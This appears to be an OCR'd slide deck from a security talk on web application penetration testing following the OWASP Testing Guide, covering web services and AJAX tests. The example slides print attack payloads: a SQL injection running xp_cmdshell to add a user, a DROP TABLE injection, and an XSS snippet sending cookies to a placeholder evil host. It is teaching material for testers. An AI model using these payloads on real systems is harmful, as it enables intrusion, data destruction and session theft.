
3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Web Services**
  - Analysis of Web Services and SOA applications, from information gathering to structural and content testing.
  - Tests:
    - WS Information Gathering
    - Testing WSDL
    - XML Structural testing
    - XML Content-level testing
    - HTTP GET parameteres/REST testing
    - Naughty SOAP attachments
    - Replay testing

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **Web Services**
  - Examples:



Malformed structure

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<note id="666">
<to>OWASP
<from>EOIN</from>
<heading>I am Malformed </to>
</heading>
<body>Don't forget me this weekend!</body>
</note>
```

```
https://www.ws.com/accountinfo?accountnumber=12039475' exec master..xp_cmdshell 'net user Vxr pass /Add&userId=asi9485jfuhe92
```

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications


- OWASP Testing Guide v3.0 – **AJAX**
  - Analysis of used frameworks, communication between the client and the server, encoding and serialization schemes and code.
  - Tests:
    - AJAX testing

Pentest as verification of the security level in Web Applications

3. Pentest in Web Applications

- OWASP Testing Guide v3.0 – **AJAX**
  - Examples:

```
SELECT id FROM users WHERE name='' AND pass=''; DROP TABLE users;
```




```
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
```

```
http://example.com/login.php?variable="><script>document.location='http://<evil-site>/cont.php?'+document.cookie</script>
```

Pentest as verification of the security level in Web Applications

4. Conclusions and Recommendations

Pentest as verification of the security level in Web Applications

4. Conclusions and Recommendations

- The most of the attacks occur at the application level
  - We must invest more in protecting our applications
- We need to create secure software
  - We need to adopt a security software initiative
- Software security is the result of many activities
  - Requires involving people, process, technology
- Most attackers are external
  - The pentest simulate the scenario of an attack
- The pentest should be seen as an activity whose purpose is to **verify** the use of security best practices.
- Improving software security almost always means changing the way an organization work

Pentest as verification of the security level in Web Applications

5. References

Pentest as verification of the security level in Web Applications

5. References

- The Economics of Finding and Fixing Vulnerabilities in Distributed Systems
  http://1raindrop.typepad.com/1_raindrop/2008/11/the-economics-of-finding-and-fixing-vulnerabilities-in-distributed-systems-.html
- UK Security Breach Investigations Report
  http://www.7safe.com/breach_report/Breach_report_2010.pdf
- 2009 Data Breach Investigations Report
  http://www.verizonbusiness.com/resources/security/reports/2009_databreach_rp.pdf
- OWASP Testing Guide
  http://www.owasp.org/index.php/Category:OWASP_Testing_Project

?

questions / comments / suggestions

Thank you very much for your attention!

Vicente Aguilera Díaz
vaguilera@isecauditors.com

C. Santander, 101. Edif. A. 2º
E-08030 Barcelona (Spain)
Tel.: +34 93 305 13 18
Fax: +34 93 278 22 48

Pº. de la Castellana, 164-166. Entlo. 1ª
E-28046 Madrid (Spain)
Tel.: +34 91 788 57 78
Fax: +34 91 788 57 01